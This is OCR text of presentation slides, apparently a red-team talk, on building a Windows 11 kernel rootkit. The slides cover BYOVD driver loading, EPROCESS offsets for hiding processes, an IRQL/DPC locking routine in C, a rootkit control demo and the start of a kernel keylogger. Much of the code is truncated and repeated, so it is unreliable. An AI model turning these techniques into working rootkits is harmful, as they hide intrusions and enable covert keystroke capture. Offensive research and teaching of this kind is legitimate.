




DEMO #1 - bypassing DSE


Home
Windows 11 Rootkit Dev
Administrator: Command Prompt
C:\Users\alima\Desktop>winver
C:\Users\alima\Desktop>
Process Explorer - Sysinternals: www.sysinte
File Options View Process Find DLL
Process PID
Registry 172
System Idle Process 0
System 4
Interrupts n/a
smss.exe 464
Memory Compression 2060
csrss.exe 588
wininit.exe 660
services.exe 780
svchost.exe 944
WmiPrvSE.exe 816
SearchHost.exe 5576
StartMenuExperienceHost... 5676
RuntimeBroker.exe 5724
Name Description
ACPI.sys ACPI Driver for NT
acpiex.sys ACPIEx Driver
afd.sys Ancillary Function Driv
afunix.sys AF_UNIX socket provi
ahcache.sys Application Compatibili
atapi.sys ATAPI IDE Miniport Dri
ataport.SYS ATAPI Driver Extensio
bam.sys BAM Kernel Driver
BasicDisplay.sys Microsoft Basic Display
BasicRender.sys Microsoft Basic Render
BATTC.SYS Battery Class Driver
Beep.SYS BEEP Driver
bindflt.sys Windows Bind Filter Dr
BOOTVID.dll VGA Boot Driver
bowser.sys NT Lan Manager Datac
CPU Usage: 1.48%
Commit Charge: 46.68%

Disclaimer: Win 11 22H2



From the attackers perspective:

Kernel exec	Loading driver	Exploitation
Signed driver	✓	N/A
BYOVD: known	 Blocked in Win 11 22H2	 HVCI could be an issue
BYOVD: unknown	✓	 HVCI could be an issue

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

→ Intro to Windows Kernel



Source: Windows Kernel Programming, by Pavel Yosifovich at http://leanpub.com/windowskernelprogramming



→ Methodology for rootkit dev

- Understand the feature you wish to manipulate/use
- Test manipulation live on windbg
- Write the code to replicate the test
- Compile
- Crash
- Restore snapshot & repeat

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→ Hiding a process

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
```
Command
3: kd> dt nt!_eprocess
   +0x000 Pcb                : _KPROCESS
   +0x438 ProcessLock        : _EX_PUSH_LOCK
   +0x440 UniqueProcessId    : Ptr64 Void
   +0x448 ActiveProcessLinks : _LIST_ENTRY
   +0x458 RundownProtect     : _EX_RUNDOWN_REF
   +0x460 Flags2             : Uint4B
   +0x460 JobNotReallyActive : Pos 0, 1 Bit
   +0x460 AccountingFolded   : Pos 1, 1 Bit
```



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→ Hiding a process

Locking the OS for sensitive actions

IRQL:

- HIGH_LEVEL
- Device IRQL
- DISPATCH_LEVEL = 2
- APC_LEVEL = 1
- PASSIVE_LEVEL = 0

DPC:

```
Command
3: kd> dt nt!_kdpc
   +0x000 TargetInfoAsUlong : Uint4B
   +0x000 Type              : UChar
   +0x001 Importance        : UChar
   +0x002 Number            : Uint2B
   +0x008 DpcListEntry      : _SINGLE_LIST_ENTRY
   +0x010 ProcessorHistory  : Uint8B
   +0x018 DeferredRoutine   : Ptr64     void
   +0x020 DeferredContext   : Ptr64 Void
   +0x028 SystemArgument1   : Ptr64 Void
   +0x030 SystemArgument2   : Ptr64 Void
   +0x038 DpcData           : Ptr64 Void
```

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→ Hiding a process

Locking the OS for sensitive actions

```
113 void ExecuteAtDispatchLevel(void (*sensitiveFunc)(PVOID64, PVOID64), PVOID64 arg1, PVOID64 arg2) {
114     KIRQL irql;
115     PKDPC dpcPtr;
116
117     // 1. Raise the IRQL of curr CPU core to DISPATCH_LEVEL
118     KdPrint(("[Driver entry]:\tRaising IRQL...\n"));
119     irql = RaiseIRQL();
120     KdPrint(("[Driver entry]:\tIRQL = DISPATCH_LEVEL\n"));
121
122     // 2. Create + queue DPCs to raise the IRQL of the other CPU cores
123     KdPrint(("[Driver entry]:\tAcquiring lock...\n"));
124     dpcPtr = AcquireLock();
125     KdPrint(("[Driver entry]:\tLock acquired\n"));
126
127     // 3. Perform sensitive task -> ex: hide process
128     KdPrint(("[Driver entry]:\tExecuting sensitive action(s)...\n"));
129
130     (*sensitiveFunc)(arg1, arg2);
131
132     KdPrint(("[Driver entry]:\tEnding sensitive action(s)\n"));
133
134     // 4. Signal DPCs in the other cores to stop spinning and exit
135     KdPrint(("[Driver entry]:\tReleasing lock...\n"));
136     ReleaseLock(dpcPtr);
137     KdPrint(("[Driver entry]:\tLock released\n"));
138
139     // 5. Lower IRQL of curr core back to original IRQL
140     KdPrint(("[Driver entry]:\tRestoring IRQL...\n"));
141     LowerIRQL(prev: irql);
142     KdPrint(("[Driver entry]:\tIRQL restored.\n"));
143 }
```

Original idea: Greg Hoglund & Jamie Butler

```
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→ Hiding a process

Hiding a process (by name) | Red Team operational considerations
PUCHAR PsGetProcessImageFileName(PEPROCESS); // No good !

```
Command
0: kd> !process 0 0 SearchProtocolHost.exe
PROCESS ffff908ddfe6d080
    SessionId: 0  Cid: 10ec    Peb: 363a090000  ParentCid: 1880
    DirBase: b0b33002  ObjectTable: ffffba082765e140  HandleCount: 356.
    Image: SearchProtocolHost.exe

0: kd> dt nt!_eprocess ffff908ddfe6d080 ImageFileName
   +0x5a8 ImageFileName : [15]  "SearchProtocol"
```

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
→ Hiding a process


Hiding a process (by name) | Red Team operational considerations


Grabbing the UNICODE “full name”:

```
Command
0: kd> dt nt!_eprocess ffff908ddfe6d080 ImageFilePointer
   +0x5a0 ImageFilePointer : 0xffff908d`dfc29c40 _FILE_OBJECT
0: kd> dt _FILE_OBJECT 0xffff908d`dfc29c40 FileName
nt!_FILE_OBJECT
   +0x058 FileName : _UNICODE_STRING "\Windows\System32\SearchProtocolHost.exe"
```



DEMO #2 - hiding procs and other cool stuff


internals: www.sysinternals.com [Lab\alima] (...
rocess Find Users Help
<Filter by name>
PID CPU Private Bytes Working Set Description
5520 < 0.01 3,684 K 8,144 K System Guard
1876 2,124 K 10,428 K Host Process f
1388 2,232 K 7,768 K Host Process f
1728
1924
3460
lsass.exe 784
fontdrvhost.exe 904
csrss.exe 648
winlogon.exe 728
fontdrvhost.exe 912
dwm.exe 848
explorer.exe 3844
SecurityHealthSystray.exe 6720
vmtoolsd.exe 6776
OneDrive.exe 7084
cmd.exe 7760
conhost.exe 6764
Injector.exe 7592
procexp64.exe 2668
CPU Usage: 6.67% Commit Charge: 18.35%
Administrator: Command Prompt - Injector.exe
C:\Users\alima\Desktop>Injector.exe
Kernel injection by 0x4ndr3 @ PwC Norway:
[.] Rootkit already loaded.
Rootkit> help


switch (stack->Par
case IOCTL_ROO
// Irp->As
ExecuteAtD
break;
case IOCTL_ROO
// Execute
ExecuteAtD
break;
case IOCTL_ROO
if (HideOn
ExFree
PsSetC
}
HideOnCrea
i = 0;
aux = ((PU
while (aux
HideOn
++i;
aux =
}
ntStatus =
break;
case IOCTL_ROO
ExecuteAtD
break;
case IOCTL_ROO
LPE(toProces
break;

→ Keylogger

```
397     auto PIO_STACK_LOCATI
398     switch (stack->Par
399         case IOCTL_ROO
400             // Irp->As
401             ExecuteAtD
402             break;
403         case IOCTL_ROO
404             // Execute
405             ExecuteAtD
406             break;
407         case IOCTL_ROO
408             if (HideOn
409                 ExFree
410                 PsSetC
411             }
412             HideOnCrea
413             i = 0;
414             aux = ((PU
415             while (aux
416                 HideOn
417                 ++i;
418                 aux =
419             }
420             ntStatus =
421             break;
422         case IOCTL_ROO
423             ExecuteAtD
424             break;
425         case IOCTL_ROO
426             LPE(toProces
427             break;
```

→ Keylogger

Identifying the keyboard driver:

```
Command
0: kd> !object \driver
Object: ffffba08272ffe60  Type: (ffff908dd90aabc0) Directory
    ObjectHeader: ffffba08272ffe30 (new version)
    HandleCount: 0  PointerCount: 125
    Directory Object: ffffba082723bdc0  Name: Driver

    Hash Address          Type                      Name
    ---- -------          ----                      ----
     00  ffff908dd9d13db0 Driver                    fvevol
         ffff908dd9b907c0 Driver                    vdrvroot
     01  ffff908de01c5e50 Driver                    MpKsl81184e8c
         ffff908ddb3bfa30 Driver                    usbuhci
```

[...]

```
         ffff908ddd84e8f0 Driver                    Ndu
         ffff908ddb367d50 Driver                    kbdclass
```

```
397     auto PIO_STACK_LOCATIO
398     switch (stack->Par
399         case IOCTL_ROO
400             // Irp->As
401             ExecuteAtD
402             break;
403         case IOCTL_ROO
404             // Execute
405             ExecuteAtD
406             break;
